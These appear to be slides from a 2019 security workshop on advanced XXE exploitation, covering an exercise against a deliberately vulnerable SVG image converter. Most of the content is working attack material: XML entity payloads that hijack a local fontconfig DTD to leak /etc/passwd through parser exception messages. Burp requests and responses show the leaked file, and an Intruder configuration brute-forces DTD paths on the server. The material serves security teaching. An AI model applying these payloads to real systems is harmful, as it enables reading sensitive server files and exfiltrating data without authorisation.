

ADVANCED XXE EXPLOITATION

Exercise 5: Local DTD (App port 8022)



Slides: <http://bit.ly/xxeparis>

Philippe Arteau
GoSecure Countertack

19/06/2019




IMAGinE Converter

Simple and easy image conversion.

```
<?xml version="1.0"?>
<svg xmlns="http://www.w3.org/2000/svg" width="12cm"
height="12cm">
  <g style="fill-opacity:0.7; stroke:black; stroke-
width:0.1cm;">
    <circle cx="6cm" cy="2cm" r="100" style="fill:red;"
      transform="translate(0,50)" />
    <circle cx="6cm" cy="2cm" r="100" style="fill:blue;"
      transform="translate(70,150)" />
    <circle cx="6cm" cy="2cm" r="100" style="fill:green;"
      transform="translate(-70,150)" />
  </g>
</svg>
```

Preview




What if ...

- The XML parsed is not returned
- Network side-channel are not possible (aggressive network filter)



Exfiltrating data using exception



Just a test..

The screenshot displays the 'Request' and 'Response' tabs of a web browser's developer tools. The 'Request' tab shows a GET request to a file that does not exist on the remote file system. The 'Response' tab shows an XML response with an exception message.

Request

```
Raw Params Headers Hex
GET /convertImage.action?svg=<@urlencode_0><!DOCTYPE Svg [
<!ENTITY test SYSTEM "file:///hellohackinparis">
]>
<svg xmlns="http://www.w3.org/2000/svg" width="12cm" height="12cm">
  <text x="20" y="35" class="small">&test;</text>
  <g style="fill-opacity:0.7; stroke:black; stroke-width:0.1cm;">
    <circle cx="6cm" cy="2cm" r="100" style="fill:red;"
      transform="translate(0,50)" />
    <circle cx="6cm" cy="2cm" r="100" style="fill:blue;"
      transform="translate(70,150)" />
    <circle cx="6cm" cy="2cm" r="100" style="fill:green;"
      transform="translate(-70,150)" />
  </g>
</svg>
<@urlencode_0> HTTP/1.1
Host: xxe-workshop.gosec.co:8022
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://xxe-workshop.gosec.co:8022/
Cookie: JSESSIONID=41F295A074665F716872E206C9577A2C
Connection: close
```

Response

```
Raw Headers Hex HTML Render
<td><strong>Messages</strong>:</td>
<td>
  <ol>
    <li>null
  </li>
</ol>
  Enclosed Exception:
  /hellohackinparis (No such file or directory)</li>
  <li>org.apache.batik.transcoder.TranscoderException: null
</li>
  Enclosed Exception:
  /hellohackinparis (No such file or directory)</li>
</ol>
</td>
</tr>
<tr>
  <td><strong>File</strong>:</td>
  <td>org/apache/batik/transcoder/XMLAbstractTranscoder.java</td>
</tr>
<tr>
  <td><strong>Line number</strong>:</td>
  <td>136</td>
</tr>
```

Done 18,480 bytes | 102 millis

File that does not exist on the remote file system

Exception detail is displayed

Can we do a concatenation trick **without external DTD** ?

Yes We Can !

1. Initialize local DTD
2. **Overrides** one of its entity
3. Evaluate ELEMENT and ENTITY from the local DTD

The final evaluation should trigger the injection of new entities doing the same concatenation trick used in external DTD.



Useful DTD example

```
[...]  
<!ENTITY % constant  
'int|double|string|matrix|bool|charset|langset|const'>  
  
<!ELEMENT patelt (%constant;)*>  
[...]
```

Injecting into an ELEMENT

```
[...]  
<!ENTITY % constant '>[MALICIOUS]<!ELEMENT dummy(123 '>  
  
<!ELEMENT patelt (%constant;)*>  
[...]
```


What malicious entities are we injecting?

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; error SYSTEM
'file:///nonexistent/%file;'>">
```

File content

Just to make sure the exception is
triggered

When **%eval** will be evaluated the concatenation will occurs.

Putting everything together

Some additional encoding

```
[...]  
<!ENTITY % constant '><!ENTITY &#x25; file SYSTEM  
"file:///etc/passwd"> <!ENTITY &#x25; eval "<!ENTITY  
&#x26;#x25; error SYSTEM  
&#x27;file:///nonexistent/&#x25;file;&#x27;>"><!ELEMENT  
dummy(123 '>  
  
<!ELEMENT patelt (%constant;)*>  
[...]
```

In Burp

1 x 2 x 3 x 4 x 5 x 6 x 7 x ...

Go Cancel < >

Target: http://xxe-workshop.gosec.co:8022

Request

Raw Params Headers Hex

GET /convertImage.action?svg=<@urlencode_0><!DOCTYPE svg [
<!ENTITY % local_dtd SYSTEM "file:///usr/share/xml/fontconfig/fonts.dtd">
<!ENTITY % constant 'int'> <!ENTITY % file SYSTEM "file:///etc/passwd"> <!ENTITY % eval "<!ENTITY
&#x25; error SYSTEM 'file:///nonexistent/%file;'>"> %eval; %error; <!ELEMENT yolo
(123'>
%local_dtd;
<svg xmlns="http://www.w3.org/2000/svg" width="12cm" height="12cm">
<text x="20" y="35" class="small"></text>
<g style="fill-opacity:0.7; stroke:black; stroke-width:0.1cm;">
<circle cx="6cm" cy="2cm" r="100" style="fill:red;"
transform="translate(0,50)" />
<circle cx="6cm" cy="2cm" r="100" style="fill:blue;"
transform="translate(70,150)" />
<circle cx="6cm" cy="2cm" r="100" style="fill:green;"
transform="translate(-70,150)" />
</g>
</svg>
? < + > Type a search term 0 matches


Response

Raw Headers Hex HTML Render

null
Enclosed Exception:
/nonexistent/root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
messagebus:x:104:107:./var/run/dbus:/bin/false (No such file or directory)
org.apache.batik.transcoder.TranscoderException: null
? < + > Type a search term 0 matches

Done 23,436 bytes | 131 millis

How did you find the DTD in the first place ?



The screenshot shows the 'Payload Positions' tab in Burp Suite. The 'Attack type' is set to 'Sniper'. The HTTP request is displayed with the following details:

```
GET /convertImage.action?svg=$/hellohackinparis$ HTTP/1.1
Host: xxe-workshop.gosec.co:8022
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://xxe-workshop.gosec.co:8022/
Cookie: JSESSIONID=41F295A074665F716872E206C9577A2C
Connection: close
```

On the right side, there are buttons for 'Start attack', 'Add §', 'Clear §', 'Auto §', and 'Refresh'.

Using Intruder and the exception telling us **if the file exists *or not***

Intruder configuration

1 x 2 x ...

Target Positions Payloads Options

? **Payload Sets**

Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 66 (approx)

Payload type: Runtime file Request count: 66 (approx)

? **Payload Options [Runtime file]**

This payload type lets you configure a file from which to read payload strings at runtime.

Select file ... bsite\01_xxe\local_dtd_bonus_8022\dtd_files.txt

? **Payload Processing**

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Edit	<input checked="" type="checkbox"/>	Add Prefix: <!DOCTYPE svg [<!ENTITY test SYSTEM "file://
Remove	<input checked="" type="checkbox"/>	Add Suffix: ">]> <svg xmlns="http://www.w3.org/2000/svg" width="12cm" height="12cm"> <text x="20" y="35"...
Up	<input checked="" type="checkbox"/>	URL-encode all characters
Down		

? **Payload Encoding**

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☒ URL-encode these characters: [=<>?+&*·"/\|`^`

Extracting the list of available DTD

The screenshot displays the Burp Suite interface during an "Intruder attack 1". The top menu includes "Attack", "Save", and "Columns". Below the menu, tabs for "Results", "Target", "Positions", "Payloads", and "Options" are visible. A filter bar indicates "Showing all items".

A filter panel is open, showing three sections:

- Filter by search term:** A text box contains "No such file or directory". Below it are checkboxes for "Regex" (unchecked), "Case sensitive" (unchecked), and "Negative search" (checked).
- Filter by status code:** Checkboxes for "2xx [success]", "3xx [redirection]", "4xx [request error]", and "5xx [server error]" are all checked.
- Filter by annotation:** Checkboxes for "Show only commented items" and "Show only highlighted items" are both unchecked.

Buttons for "Show all" and "Hide all" are at the bottom of the filter panel.


Below the filter panel, a table lists HTTP history items:

Item	URL	Status	Size	Time	IP
9	%3C%21%44%4F%43%54%59...	200			18438
10	%3C%21%44%4F%43%54%59...	200			18438
11	%3C%21%44%4F%43%54%59...	200			18442
12	%3C%21%44%4F%43%54%59...	200			18426
13	%3C%21%44%4F%43%54%59...	200			18410

The bottom section shows the "Request" and "Response" tabs. The "Request" tab is active, displaying the raw HTTP request. The request body contains XML fragments, including an "Enclosed Exception" block with the message "No such file or directory".

At the bottom of the interface, a search bar with a magnifying glass icon and a search term "Type a search term" is visible, along with a "0 matches" indicator.

DTD found !



@QUESTIONS ?

Contact

parteau@gosecure.ca

 gosecure.net/blog/

 @h3xStream @GoSecure_Inc